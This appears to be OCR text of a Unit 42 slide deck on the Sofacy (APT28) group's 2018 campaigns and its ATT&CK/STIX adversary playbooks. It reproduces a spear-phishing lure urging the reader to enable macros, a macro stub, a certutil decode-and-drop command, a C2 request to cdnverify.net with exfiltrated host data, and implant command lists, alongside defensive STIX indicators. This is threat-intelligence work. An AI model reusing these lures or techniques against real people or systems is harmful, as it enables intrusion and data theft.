


Sofacy's 2018 World Tour ≠ Adversary Playbooks



Robert Falcone



UNIT42

1:25
[00-00]

SOFACY


1 DOWN 10

1 QTR


RUN 1




RUN 2




PASS 1



PASS 2





ATTACK LIFE CYCLE

WEAPONIZATION

EXPLOITATION

COMMAND
& CONTROL



RECON

DELIVERY

INSTALLATION

OBJECTIVE

ATT&CK™

Adversarial Tactics, Techniques
& Common Knowledge

STIX™

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-Stage Channels
	LSASS Driver	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-hop Proxy
	Launchctl	Component Object Model Hijacking	Hooking	DLL Search Order Hijacking	Kerberoasting	Remote System Discovery	SSH Hijacking	Screen Capture		Multiband Communication
	Local Job Scheduling	Create Account	Image File Execution Options Injection	DLL Side-Loading	Keychain	Security Software Discovery	Shared Webroot	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	Disabling Security Tools	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Securityd Memory	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Two-Factor Authentication Interception	System Time Discovery				Standard Non-Application Layer Protocol

STIX 1 Indicator Example

```
<stix:Indicator id="example:indicator-01"
    timestamp="2017-02-09T12:11:11.415000+00:00"
    xsi:type='indicator:IndicatorType'>
    <indicator:Title>HTRAN Hop Point Accessor</indicator:Title>
</stix:Indicator>
<stix:TTPs>
    <stix:Kill_Chains>
        <stixCommon:Kill_Chain id="stix:TTP-02"
            name="mandiant-attack-lifecycle-model">
            <stixCommon:Kill_Chain_Phase name="establish-foothold"
                phase_id="stix:TTP-03"/>
        </stix:Kill_Chains>
    </stix:TTPs>
    <indicator:Observable id="example:Observable-04">
        <cybox:Object id="example:Object-05">
            <cybox:Properties xsi:type="AddressObj:AddressObjectType"
                category="ipv4-addr">
                <AddressObj:Address_Value condition="Equals">10.1.0.0/15
                </AddressObj:Address_Value>
            </cybox:Properties>
        </cybox:Object>
    </indicator:Observable>
```

STIX 2 Indicator Example with Pattern


```
{
    "type": "indicator",
    "id": "indicator--01",
    "created": "2017-02-09T12:11:11.415000Z",
    "modified": "2017-02-09T12:11:11.415000Z",
    "name": "HTRAN Hop Point Accessor",
    "pattern": "[ipv4-addr:value = '10.1.0.0/15']",
    "labels": [ "malicious-activity" ],
    "valid_from": "2015-05-15T09:00:00.000000Z",
    "kill_chain_phases": [
        {
            "kill_chain_name":
                "mandiant-attack-lifecycle-model",
            "phase_name": "establish-foothold"
        }
    ]
}
```

Relationships as Top-Level Objects

STIX 2.0 introduces a top-level [Relationship object](#), which links two other top-level objects via a named relationship type. STIX 2 content can be thought of as a connected graph, where nodes are SDOs and edges are Relationship Objects. The STIX 2 specification suggests different named relationships, but content producers are able to define their own. In STIX 1.X relationships were “embedded” in other objects. The types of relationships supported was restricted by the STIX 1.X specification. Because STIX 1.X relationships themselves were not top-level objects, you could not express a relationship between two objects without changing one of them. In CTI, it is often desirable for others to assert a relationship. Using this new Relationship object, others, besides the original content creator, can add to the shared knowledge in an independent way.



Sample Relationship

```
{  
    "type": "relationship",  
    "id": "relationship--01",  
    "created": "2017-02-09T11:13:27.431000Z",  
    "modified": "2017-02-09T11:13:27.431000Z",  
    "relationship_type": "uses",  
    "source_ref": "attack-pattern--03",  
    "target_ref": "tool--04"  
}
```



WILL IT BLEND?






ATT&CK™

Adversarial Tactics, Techniques
& Common Knowledge

ATTACK LIFE CYCLE



{

```
"type": "attack-pattern",
"id": "attack-pattern--8971f0b4-d723-4cc6-beb4-...",
"name": "Buy domain name"
"kill_chain_phases": [
  {
    "kill_chain_name": "mitre-pre-attack",
    "phase_name": "establish-&-maintain-infrastructure"
  },
  {
    "kill_chain_name": "lockheed",
    "phase_name": "weaponization"
  } ...
```


SOFACY

Fancy Bear

Pawn Storm

Strontium

APT28

Tsar Team



DNC

NATO

EFF

WADA



FEB 2018



WEAPONIZATION

Administrator: Command Prompt - powershell

PS C:\Users\ [Desktop\luckystrike-master] > .\luckystrike



ALL YOUR PAIN IN ONE MACRO.

2.0 - @curiousJack

[!] - Unable to check for updates. Internet connection not available.

===== Main Menu =====

- 1> Payload Options
- 2> Catalog Options
- 3> File Options
- 4> Encode a PowerShell Command
- 99> Exit

Select: -



DELIVERY

FILE

MESSAGE



Thu 2/1/2018 7:38 AM



Upcoming Defense events February 2018

To [REDACTED]

i You forwarded this message on 2/1/2018 11:25 PM.

m Message f Upcoming Events February 2018.xls

Greetings!


Attached you can find Upcoming Defense, Military and Intelligence event calendar.

Note: If you have trouble viewing the document you can try to enable content to resolve the issue.

Regards,



Please consider the environment before printing this e-mail.



EXPLOITATION

FILE MESSAGE



Thu 2/1/2018 7:38 AM

Upcoming Defense events February 2018

To [REDACTED]

i You forwarded this message on 2/1/2018 11:25 PM.

[Message](#)[Upcoming Events February 2018.xls](#)**Greetings!**

Attached you can find Upcoming Defense, Military and Intelligence event calendar.

Note: If you have trouble viewing the document you can try to enable content to resolve the issue.

Regards,

	A	B
1	Date	Event
2		
3		
4		
5		
6		
7		
8		
9		
10		
11		
12		

Sheet1




READY



100%

```
Sub Auto_Open()
    ActiveSheet.Range("a1:c54").Font.Color = vbBlack
    Call LinesOfBusiness.TQuH8wDO
End Sub
```



INSTALLATION

```
Function GetVal(sr As Long, er As Long, c As Long)
    Dim x
    For i = sr To er
        x = x + Cells(i, c)
    Next
    GetVal = x
End Function
```




```
certutil -decode C:\Programdata\[random].txt C:\Programdata\[random].exe
```



COMMAND & CONTROL

```
POST /0G/k2/AKct.report/?bk=C1E5yQnv9gww+65aNA= HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; InfoPath.2)
Host: cdnverify.net
Content-Length: 18957840
Cache-Control: no-cache
```

```
bg+oWBfXZjYF0IXCfP54bzr4VAFBq3s3VfhfIFe7aiFLhQUBQat7N1XSfD9LqyE3
QL0FMUuqfCEWvXc3Mq9mPFS3aD1W9moqXdJ8N0quZjFdqyE3QL0FPku5fCEWvXc3
Mq5iM1usZz5I9moqXdJ8JFuwYCFM9moqXdJ8JFuwYCFM9moqXdJ8JFuwYCFM9moq
XdJ8JFuwYCFM9moqXdJ8JFuwYCFM9moqXdJ8Ile3YyF09moqXdJqKki0YCBdqie3
QL0FIE22az5U6z18XaBqWFKtfDFQvWt8XaBqWE61ez1XtHw2Fr13NzKffT1Xrmof
V7ZmJleqITdAvQUhTrtnPUusITdAvQU4SashN0C9BSRVrGA9VKtrfF2galhoqmAx
Xat8Glm7ZDdK9moqXdJ9N1+rZz1M9moqXdJsP1z2aipd0lsCea17PXu3YTxrrmx8
```



OBJECTIVE

bg+oWBfXZjYFOIXCfP54bzs4VAFBq3s3VfhflFe7aiFLhQUBQat7
N1XSfD9LqyE3QL0FMUuqfCEWvXc3Mq9mPFS3aD1W9moqXd
J8N0quZjFdqyE3QL0FPku5fCEWvXc3Mq5iM1usZz5I9moqXdJ8
JFuwYCFM9moqXdJ8JFuwYCFM9moqXdJ8JFuwYCFM9moqXd
J8JFuwYCFM9moqXdJ8JFuwYCFM9moqXdJ8Ile3YyFO9moqXd
JqKki0YCBdqiE3QL0FIe22az5U6z18XaBqWFKtfDFQvWt8XaBq
WE61ez1XtHw2Fr13NzKffT1XrmofV7ZmJleqITdAvQUhTrtnPUus
ITdAvQU4SashN0C9BSRVrGA9VKtrfF2galhoqmAxXat8GIm7ZD
dK9moqXdJ9N1+rZz1M9moqXdJsP1z2aipd0lsCea17PXu3YTxrr
mx8XaBqWFm0aHxdoGpYT6tsPEy+dnxdoGpYblhOJ0y3TD1Wt
moxTPZqKI3SeCdZrWw+TPZqKI3STDNIrHogXZpOBha9dzcykW
I/TbZmJkGcajBNv2g3SvZqKI3SbD9c9moqXdJ4P1GofSRLvSE3
QL0FPIe5azZUtCE3QL0FHle7bj4YmX03WfhMPVa2ajFMsWA8G
PUvE3WcLwJ7IkoGGJ5uP1G0dnJom0ZyfaxnN0q2 ...

id=\xe0\x8a\x90D&w=\x02 [System Process]

System

smss.exe

csrss.exe

winlogon.exe

services.exe

lsass.exe

svchost.exe

spoolsv.exe

explorer.exe

jusched.exe

jqs.exe

alg.exe

wscntfy.exe

wmiprvse.exe

Local Area Connection - AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport -
00:0c:29:ae:a9:ce

Bluetooth Network Connection - Bluetooth Device (Personal Area Network) - 8c:85:90:15:43:51

MS TCP Loopback interface - MS TCP Loopback interface - 00

disk=SCSI\\Disk&Ven_VMware_&Prod_VMware_Virtual_S&Rev_1.0\\4&5fcaafc&0&000

build=0x9104f000

img=AAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ...

FileName: Specified filename

PathToSave: Path to specified file

Execute: Create a process with the specified file

Delete: Delete the specified file

LoadLib: Load specified DLL into current process

ReadFile: Reads a specified the file

Rundll: Runs specified DLL with an exported function

IP: Set C2 location

shell: Run additional code in a newly created thread

>>> Creating Playbooks



PLAYBOOKS

OILRIG

SOFACY

PICKAXE

PATCHWORK

DARKHYDRUS

REAPER

RANCOR

TICK

DRAGONOK

PLAYBOOK VIEWER

Sofacy (also known as Fancy Bear, APT 28, STRONTIUM, Pawn Storm) is a highly active actor with a Russian nexus. They have been active since the mid 2000s, and have been responsible for targeted intrusion campaigns against various industry vertical such as but not limited to Aerospace, Defense, Energy, Government and Media. Extensive observation and research of Sofacy's activities over time indicated a profile closely mirroring the strategic interests of the Russian government. More recently, this group has been attributed to the GRU, Russia's premier military intelligence service as reported by the US intelligence community within several declassified public documents.

This adversary has been observed to have access to a wide range of implants, such as Coreshell, XAgent, Xtunnel, SofacyCarberp, as well as a variety of malware for non Windows platforms such as Linux, macOS, iOS, Android, and Windows Phones. They are also known for registering domain names closely resembling domains of legitimate organizations they are planning to target. Often times, credential harvesters may be deployed onto these sites in order to gather credentials to be repurposed for post-exploitation operations.

Several high profile intrusions have been publicly linked to the Sofacy group, such as the German Bundestag, France's TV5Monde TV station, the Democratic National Committee, the World Anti-Doping Agency, and the Ukrainian military.

March 2018 to March 2018

January 2018 to January 2018

Intrusion Set: Sofacy	Campaigns: 2	Indicators: 17	Attack Patterns: 34
RECON	WEAPONIZATION	DELIVERY	EXPLOIT
Identify business relationships	Acquire and/or use 3rd party infrastructure services	Conduct social engineering or HUMINT operation	Authorized user performs requested cyber action
Remote access tool	Proxy hijacking	Process injection	Object injection
Hidden Files and Directories	Remote File Copy	Data Encryption	Automated Collection

Live at https://pan-unit42.github.io/playbook_viewer/



>>> RECON

Identify
business
relationships

>>> RECON

Identify
business
relationships

Thu 2/1/2018 7:38 AM

Upcoming Defense events February 2018



>>> WEAPONIZATION

Acquire and/or
use 3rd party
infrastructure
services

Install and
configure
hardware, network,
and systems

Buy domain
name

Obtain/re-use
payloads

Remote access
tool
development

Create custom
payloads

>>> WEAPONIZATION

Acquire and/or
use 3rd party
infrastructure
services

Install and
configure
hardware, network,
and systems

Buy domain
name

Obtain/re-use
payloads

Remote access
tool
development

Create custom
payloads

Newly registered domain

domain-name:value = 'cdnverify.net'



>>> DELIVERY

Spear phishing
messages with
malicious
attachments

Conduct social
engineering or
HUMINT operation

>>> DELIVERY

Spear phishing
messages with
malicious
attachments

Conduct social
engineering or
HUMINT operation

The screenshot shows an email inbox with a single message from 'Upcoming Defense events February 2018'. The message subject is 'Upcoming Defense events February 2018' and the file attached is 'Upcoming Events February 2018.xls'. The email was forwarded on 2/1/2018 at 11:25 PM.

Thu 2/1/2018 7:38 AM

Upcoming Defense events February 2018

To [redacted]

i You forwarded this message on 2/1/2018 11:25 PM.

Message **Upcoming Events February 2018.xls**

email:subject = 'Upcoming Defense events February 2018'
file:name = 'Upcoming Events February 2018.xls'

file:hashes.'SHA-256' = 'cb85072e6ca66a29cb0b73659a0fe5ba2456d9ba0b52e3a4c89e86549bc6e2c7'

>>> EXPLOITATION

Authorized user
performs
requested cyber
action

>>> EXPLOITATION

Authorized user
performs
requested cyber
action



Security Warning

Macros have been disabled.

[Enable Content](#)

>>> INSTALLATION

Obfuscate or
encrypt code

Rundll32

Scripting

Software
Packing

Hidden Files
and Directories

Logon Scripts

Process
Injection

>>> INSTALLATION

Obfuscate or
encrypt code

Rundll32

Scripting

Software
Packing

Hidden Files
and Directories

Logon Scripts

Process
Injection

Tool uses UserInitMprLogonScript key to run a batch script for persistence

```
windows-registry-key:key = 'HKCU\\Environment\\UserInitMprLogonScript' AND  
windows-registry-key:values[*].data LIKE '%cdnver.bat%'
```



>>> COMMAND AND CONTROL

Standard
Application
Layer Protocol

Data Encoding

Remote File
Copy

>>> COMMAND AND CONTROL

Standard
Application
Layer Protocol

Data Encoding

Remote File
Copy

SofacyCarberp uses HTTPS for C2

domain-name:value = 'cdnverify.net'



>>> ACT ON OBJECTIVES

Automated
Collection

Clipboard Data

